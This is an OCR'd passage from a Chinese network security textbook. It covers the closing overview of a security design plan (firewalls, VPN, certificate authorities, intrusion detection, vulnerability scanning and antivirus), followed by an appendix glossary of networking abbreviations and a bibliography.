


图 13-2　网络安全技术方案总体设计结构示意图

(1) 全面、动态的安全策略。

全面的安全策略包含的要素：网络边界安全、数据传输安全、操作系统安全、应用服务器的安全和网络防病毒。

动态的安全策略包含的要素：内部网络入侵检测和操作系统入侵检测。

实现安全策略的技术和产品：防火墙、加密与认证技术、入侵检测系统、漏洞检测和网络防病毒产品。

(2) 防火墙与 VPN 技术。

防火墙技术是使用最为广泛的安全技术，是第一道安全防线，可以实现网络边界安全，对于简单的网络，其安装与部署位置如图 13-3 所示。




图 13-3　网络防火墙简单实例图

防火墙提供 VPN 功能：可以在两个网关上的防火墙之间建立 VPN 通道。

VPN 采用 4 项技术：隧道技术、加/解密技术、密匙管理技术和身份认证技术，通过这些技术可以在 VPN 上安全地传输数据。

对于有多个不同安全区域的企业网，防火墙实现边界安全部署方案如图 13-4 所示。

(3) 选择和设置防火墙的考虑因素包括：安全性、配置便利性、管理的难易度、可靠性和可扩展性。

(4) 认证和加密技术：包括采用数字证书提供认证、数字证书的技术原理。

(5) 解决方案：可以借助于证书认证中心(CA)。




图 13-4 防火墙实现边界安全方案

(6) 入侵检测：IDS 可以对各种黑客攻击行为实时做出反应、考虑 IDS 的工作方式、基于主机的入侵检测、基于网络的入侵检测、IDS 能实现动态的安全要素。

(7) 漏洞检测：模拟黑客的攻击行为对内部网络或主机进行扫描，然后给出安全漏洞报告。

网络防病毒方案：包括多层病毒防护体系、客户端的防病毒系统、服务器端的防病毒系统、互联网的防病毒系统等。

网络防护体系通常分步实施，实施步骤如图 13-5 所示。



图 13-5 网络防护体系实施流程图

网络系统安全的规划是在需求分析的基础上进行技术性的论证，把用户提出的问题和要求，用网络安全方面的术语表示出来，经过技术方面的分析，提出一整套网络系统规划与设计的安全策略和技术方案。网络安全问题不再单纯是网络安全技术的问题，网络安全规划与设计是一个系统的复杂工程，必须精心规划和设计，制定一个科学可行的安全规划设计方案。

附录 缩 略 语

ACL	Access Control List,访问控制列表
ADSL	Asymmetric Digital Subscriber Line,非对称数字用户线路
API	Application Program Interface,应用程序接口
ARP	Address Resolution Protocol,地址解析协议
AS	Autonomous System,自治系统
ASCII	American Standard Code for Information Interchange,美国信息交换标准码
ASP	Active Server Page,动态服务器页面,是微软开发的代替 CGI 脚本程序的一种应用,它可以与数据库和其他程序进行交互,是一种简单方便的编程工具
ATM	Asynchronous Transfer Mode,异步传输模式,通常以光纤为传输介质的广域网络
BGP	Border Gateway Protocol,边界网关协议,一种 EGP 的改进协议
BRI	Basic Rate Interface,基本速率接口
CA	Certificate Authority,证书管理机构
CCITT	International Telephone and Telegraph Consultative Committee,国际电报与电话咨询委员会,总部在日内瓦,ITU 分支机构
CDMA	Code Division Multiple Access,码分多址,一种根据帧分配信道的数字通信技术
CERNET	China Education and Research NETwork,中国教育科研网
CGI	Common Gateway Interface,公共网关接口,用于处理表格(表单)数据的标准
CHINA-NET	China Network,中国公用计算机互联网
CIDR	Classless InterDomain Routing,无类别域间路由选择
CMIS/CMIP	the Common Management Information Service/ Protocol,公共管理信息服务和协议
CNNIC	China Internet Network Information Center,中国互联网络信息中心
CRC	Cyclic Redundancy Check,循环冗余校验
CSMA	Carrier Sense Multiple Access,载波侦听多路访问
CSMA/CD	Carrier Sense Multiple Access with Collision Detection,带冲突检测的载波侦听多路访问
DCE	Data Circuit-terminating Equipment,数据电路终端设备
DDN	Digital Data Network,数字数据网
DDoS	Distribution Denial of Service,分布式拒绝服务攻击
DES	Data Encryption Standard,数据加密标准
DHCP	Dynamic Host Configuration Protocol,动态主机配置协议
DLC	Data Link Controller,数据链路控制器
DMZ	DeMilitarized Zone,隔离区或非军事化区
DLL	Data Link Layer,数据链路层
DNS	Domain Name Service,域名系统,为互联网规划名称的系统
DoS	Denial of Service,拒绝服务攻击
DTE	Data Terminal Equipment,数据终端设备,指计算机
DTR	Data Terminal Ready,数据终端就绪(信号)
EFS	Encrypting File System,加密文件系统
EGP	Exterior Gateway Protocol,外部网关协议
EIA	Electronic Industries Association,(美国)电子工业协会
EIGRP	Enhanced Interior Gateway Routing Protocol,增强型内部网关路由协议,Cisco 公司独

	有的路由协议
EPOC	a new Epoch of Personal Convenience,Psion Software 推出的操作系统
ESP	Encapsulating Security Payload,封装安全载荷
FAT	File Allocating Table,文件分配表
F/R	Frame Relay,帧中继,一种虚拟的永久虚电路的租用线路
FCS	Frame Check Sequence,帧校验码序列
FDDI	Fiber Distributed Data Interface,光纤分布式数据接口
FDM	Frequency Division Multiplexing,频分多路复用
FTP	File Transfer Protocol,文件传输协议
GPS	Global Position System,全球定位系统
GUI	Graphical User Interface,图形用户界面[接口](软件)
HA	High Availability,高可用性
HDLC	High-level Data Link Control,高级数据链路控制协议
HTML	HyperText Markup Language,超文本标注语言
HTTP	HyperText Transfer Protocol,超文本传输协议
ICMP	Internet Control Message Protocol,因特网控制消息协议
IDS	Intrusion Detection System,入侵检测系统
IEEE	Institute of Electrical and Electronics Engineers,电气和电子工程师协会,世界上最大专业化组织
IETF	Internet Engineering Task Force,因特网工程特别任务组
IGMP	Internet Group Management Protocol,互联网组管理协议
IGP	Interior Gateway Protocol,内部网关协议
IGRP	Internet Gateway Routing Protocol,互联网路由网关协议
IIS	Internet Information Server,因特网信息服务系统
IPS	Intrusion Prevention System,入侵预防系统
IPSec	Internet Protocol Security,网际(间)协议安全(性)协议
IPv4	Internet Protocol version 4.0,第 4.0 版网际协议(32 位地址空间)
IPv6	Internet Protocol version 6.0,第 6.0 版网际协议(128 位地址空间)
IPX	Internetwork Packet eXchange,互联网包交换
ISDN	Integrated Services Digital Network,综合业务数字网,可同时提供数据和语音服务的网络
IS-IS	Intermediate System to Intermediate System Routing Protocol,中间系统对中间系统的路由选择协议
ISO	International Standards Organization,国际标准化组织,1946 成立的自愿的非条约组织
ISP	Internet Service Provider,因特网服务提供商
ITU	International Telecommunication Union,国际电信联盟
ITU-T	ITU-Telecommunications Standardization Section,国际电信联盟电信标准部
ITU-U	Telecommunication Standardisation Sector of the ITU,国际电气通信联盟电气通信标准化部门
LAN	Local Area Network,局域网
LDAP	Lightweight Directory Access Protocol,轻量目录访问协议
LLC	Logical Link Control,逻辑链路控制(子层)IEEE802
MAC	Medium Access Control,介质访问控制(子层)IEEE802
MAN	Metropolitan Area Network,城域网
MD5	Message-Digest Algorithm 5,信息-摘要算法 5
MFTP	Multisource File Transfer Protocol,多源文件传输协议

MIB	Management Information Base，管理信息库
MMF	MultiMode Fiber，多模光纤
MPLS	Multiple Protocol Label Switching，多协议标记交换（技术，方法，标准）
MRTG	Multi Router Traffic Grapher，多路由器流量图形生成器
MTBF	Mean Time Between Failures，平均无故障时间间隔
MTTR	Mean Time To Repair，平均修复时间
NAI	Network Associates，Inc.，（美国）网络联盟公司
NAMS	Network Analysis Management System，网络分析管理系统
NAS	Network Attached Storage，网络附加存储
NAS	Network Access Server，网络访问服务器
NAT	Network Address Translation，网络地址转换
NDS	Network Directory Service，网络目录服务
NetBIOS	Network Basic Input/Output System，网络输入/输出系统
NFS	Network File System，网络文件系统
NII	National Information Infrastructure，美国国家信息基础设施
NIS	Network Information Service，网络信息服务
NOS	Network Operating System，网络操作系统
NS	Network Simulation，网络仿真
NTFS	New Technology File System，新技术文件系统
OSI/RM	Open System Interconnection/Reference Model，开放系统互连参考模型
OSPF	Open Shortest Path First，开放最短路径优先协议
OTDR	Optical Time Domain Reflector-meter，光时域反射计
P2P	Peer to Peer（Communication），对等通信，通信的各计算机平等或对等
PDNS	Public Data Networks，公用数据网
PDU	Protocol Data Unit，协议数据单元
PGP	Pretty Good Privacy，相当好的保密性，一种对电子邮件加密的方法
PING	Packet Internet Gopher，乒协议（发送信息包测试计算机是否连通因特网的协议）
PKI	Public Key Infrastructure，公钥基础设施
POP	Post Office Protocol，邮局协议，从远程读取电子邮件的简单协议
PPP	Point-to-Point Protocol，点到点协议，用于互联网用户通过 Modem 拨入
PSTN	Public Switched Telephone Network，公用电话交换网
QA	Quality Assurance，质量保证
QoS	Quality of Service，服务质量
RAID	Redundant Array of Inexpensive Disks，廉价磁盘冗余阵列，有 Raid 0，1，2，3，4，5，10，30，50 等
RARP	Reverse address resolution protocol，反向地址解析协议
RFC	Request for Comment， 请求注释，Internet 上研究和开发团体的工作文档，从会议报告到标准规范
RIP	Routing Information Protocol，路由信息协议
RMON	Remote Network Monitoring，远程网络监控
RPC	Remote Procedure Call Protocol，远程过程调用协议
RS232	Recommended Standard 232， [EIA]第 232 号推荐标准（关于采用串行二进制数据交换的数据终端设备与数据通信设备之间接口的标准）
RSA	Rivest，Shamir 和 Adleman，一种公钥加密方法
RSVP	Resource Reservation Protocol， 资源重复利用（资源预留）协议，一种解决拥塞的路由协议

SAN	Storage Area Network,存储区域网络
SAP	Service Access Point,服务接入点
SCSI	Small Computer System Interface,小型计算机系统接口
SDH	Synchronous Digital Hierarchy,同步数字分级结构
SLIP	Serial Line Internet Protocol,串行线路网际协议
SMF	Single Mode Fiber,单模光纤
SMTP	Simple Mail Transfer Protocol,简单邮件传输协议
SNMP	Simple Network Management Protocol,简单网络管理协议
SONET	Synchronous Optical Network,同步光纤网络
SPX	Sequenced packet exchange,顺序数据包交换
STP	Shielded Twisted Pair,屏蔽双绞线
SYN	Synchronize,是 TCP/IP 建立连接时使用的握手信号
TCP	Transmission Control Protocol,传输控制协议,一种面向连接的协议
TDM	Time Division Multiplexing,时分多路复用
TDR	Time Domain Reflectometer,时域反射计
TIA	Telecommunication Industries Association,(美国)电信行业协会
TTL	Time to Live,生存时间,在数据报建立时指定一整数 TTL 值,经过网关时递减,为 0 时丢弃
UDP	User Datagram Protocol,用户数据报协议,一种无连接的协议
UNI	User Network Interface,用户网络接口
UPS	Uniterruptible Power Supply,不间断电源
URI	Uniform Resource Identifier,统一资源标识符
URL	Uniform Resource Locator,统一资源定位器
USB	Universal Serial Bus,通用串行总线
UTP	Unshielded Twisted Pair,无屏蔽双绞线
VC	Virtual Channel,虚通路
VHF	Very High Frequency,甚高频(频率从 30MHz 到 300MHz)
VLAN	Virtual Local Area Network,虚拟局域网
VLSM	Variable Length Subnet Masks,可变长子网掩码
VOD	Video On Demand,视频点播
VoIP	Voice over IP,在 IP 之上传送话音
VPN	Virtual Private Network,虚拟专用网
WAN	Wide Area Network,广域网
WCDMA	Wideband Code Division Multiple Address,宽带码分多址
WDM	Wavelength Division Multiplexing,波分多路复用
WDMA	Wavelength Division Multiple Access,波分多路访问
WEP	Wired Equivalency Protocol,有线等效协议
WINS	Windows Internet Naming Service Windows,视窗系统因特网命名服务(程序,软件)
WLAN	Wireless Local Area Network,无线局域网络
WPA	Wireless Protection Access,无线保护访问协议
WWW	World Wide Web [Internet],万维网,环球网
xDSL	Any Digital Subscriber Link, 任何数字用户链路,DSL 的不同派生技术(x 可以是 A,C,E,H,I,RA,S,U,V 等)

参考文献

[1] 吴辰文. 现代计算机网络. 北京：清华大学出版社，2011.
[2] 谢希仁. 计算机网络(第5版). 北京：电子工业出版社，2008.
[3] 吴功宜. 计算机网络高级教程. 北京：清华大学出版社，2007.
[4] 无线网络安全防护. 刘堃等译. 北京：机械工业出版社，2003.
[5] 古天龙，蔡国永. 网络协议的形式化分析与设计. 北京：电子工业出版社，2003.
[6] TCP/IP 详解. 范建华等译. 北京：机械工业出版社，2006.
[7] 闫宏生等. 计算机网络安全与防护. 北京：电子工业出版社，2007.
[8] 谭献海等. 网络编程技术及应用. 北京：清华大学出版社，2006.
[9] 石志国等. 计算机网络安全教程. 北京：清华大学出版社，2007.
[10] TCP/IP 协议原理与应用. 马海军等译. 北京：清华大学出版社，2006.
[11] William Stallings. Network Security Essentials：Applications and Standards（2th Edition）. New Jersey：Pearson Education，Inc. 2003.
[12] 吴辰文. 计算机网络测试技术及其性能评价. 兰州：兰州大学出版社，2005.
[13] Behrouz A. Forouzan，Sophia Chung Fegan. TCP/IP 协议族（第3版）. 北京：清华大学出版社，2006.
[14] 网络安全基础应用与标准. 白国强等译. 北京：清华大学出版社，2007.
[15] 刘远生等. 计算机网络安全. 北京：清华大学出版社，2009.
[16] Greg Holden. Guide to Firewalls and Network Security：with Intrusion Detection and VPNs. Canada：Thomson Course Technology，2004.
[17] 徐爱国. 网络安全. 北京：北京邮电大学出版社，2004.
[18] 罗守山. 入侵检测. 北京：北京邮电大学出版社，2004.
[19] 蒋天发. 网络信息安全. 北京：电子工业出版社，2009.
[20] 丁建立. 网络安全. 武汉：武汉大学出版社，2007.
[21] (美)Behrouz A. Forouaan. 密码学与网络安全. 马振晗，贾军保译. 北京：清华大学出版社，2009.
[22] Vijay K. Bhargava，H. Vincent Poor，Vahid Tarokh，and Seokho Yoon，Communications，information，and network security. Boston/Dordrecht/London：Kluwer Academic Publishers，2003
[23] Houston Carr. Management of Network Security. Prentice Hall. 2009.
[24] 秦科，张小松，郝玉洁. 网络安全协议. 成都：电子科技大学出版社，2008.
[25] Georgios Portokalidis，Herbert Bosa. SweetBait：Zero-hour worm detection and containment using low-and high-interaction honeypots. Computer Networks，2007，5(51)：1256-1274.
[26] 林闯等. 网络安全控制机制. 北京：清华大学出版社，2008.
[27] 刘建伟等. 网络安全实验教程. 北京：清华大学出版社，2007.
[28] 张常有. 网络安全体系结构. 成都：电子科技大学出版社，2006.
[29] 姚奇富. 网络安全技术. 杭州：浙江大学出版社，2006.
[30] 田华，李剑，张少芳. 网络及信息安全综合实验教程. 北京：北京邮电大学出版社，2009.
[31] 曾志强. 企业信息安全实施指南. 北京：电子工业出版社，2008.
[32] 袁津生，齐建东，曹佳. 计算机网络安全基础(第3版). 北京：人民邮电出版社，2008.
[33] (美)Mark Lucas，Abhishek Singh，Chris Cantrell. 防火墙策略与 VPN 配置. 谢琳等译. 北京：中国水利水电出版社，2008.
[34] 王春海，刘晓辉. 网络服务器应用深入实践(第2版). 北京：电子工业出版社，2009.
[35] 甘刚，曹荻华，王敏. 网络攻击与防御. 北京：清华大学出版社，2008.

[36] 俞承杭. 计算机网络与信息安全技术. 北京：机械工业出版社，2008.
[37] 吴辰文. 网站的安全性问题研究. 甘肃工业大学学报，2002，3(9)：82～85.
[38] 金静，吴辰文. Honeypot 技术的原理与应用. 兰州交通大学学报，2005，6(24)：86～89.
[39] 吴英. 计算机网络应用软件编程技术. 北京：机械工业出版社，2010.
[40] 王铁方，李云文等. 一种基于蜜网的网络安全防御技术. 计算机应用研究，2009，8(26)：3012～3014.
[41] 国家反计算机入侵和防病毒研究中心组. 网络安全攻防实战. 北京：电子工业出版社，2008.
[42] Dario Forte. Deploying Honeypots：Project background and implications. Network Security，2003，6：13-14.
[43] 卢豫开. Windows Server 2008 网络服务. 北京：机械工业出版社，2011.
[44] 朱居正，高冰. Red Hat Enterprise Linux 实用教程. 北京：清华大学出版社，2008.
[45] 丁静，吴辰文. 网络入侵检测系统的性能分析. 计算机时代，2005，5：9～10.
[46] 刘晓辉，杨淑梅，王淑江，李文俊等. 网络安全管理实践. 北京：电子工业出版社，2007.
[47] 杨志国，李光杰，黄湘情. Windows Server 2008 高级管理应用大全. 北京：人民邮电出版社，2010.
[48] 刘晓辉，王敏珍，马迎. Windows Server 2008 命令行技术大全. 北京：人民邮电出版社，2010.
[49] (美)JeserM. Johansson 等. Windows Server 2008 安全技术详解. 刘晓辉，陈袆磊译. 北京：人民邮电出版社，2010.
[50] 杨明华，谭励，于重重. Linux 系统与网络服务管理技术大全. 北京：电子工业出版社，2008.
[51] Cisco 网络安全. 常晓波等译. 北京：清华大学出版社，2004.
[52] 郑昌兴. 手机病毒防治方法及其发展趋势分析. 信息技术，2010，2：122～124.
[53] 王海峰，陈庆奎. 蜜网动态部署研究与设计. 计算机工程与应用，2011，10(47)：85～88.
[54] 王群. 计算机网络安全技术. 北京：清华大学出版社，2008.
[55] 朱圣军，刘功申. 智能手机病毒与信息安全. 信息安全与通信保密，2011，5：96～98.
[56] 杨莉国，欧付娜等. 数字签名技术分析与研究. 网络安全技术与应用，2011，5：64～66.
[57] 徐燕，钟德明. 基于模糊评价方法的网络安全评价研究. 测控技术，2009，2：79～82.
[58] 陈婕. 量子密码与公钥密码体制. 信息安全，2011，9：179～180.
[59] Louis Salvail，Momtchil Peev. Security of trusted repeater quantum key distribution networks. Journal of computer security，2011，1(18)：61～87
[60] 李健宏，李广振. 网络安全综合评价方法的应用研究. 计算机仿真，2011，7(28)：165～168.
[61] 倪继利. Linux 安全体系分析与编程. 北京：电子工业出版社，2007.
[62] 许玲. 企业信息系统中的 Web Service 安全. 通信技术，2011，5(44)：48～51.
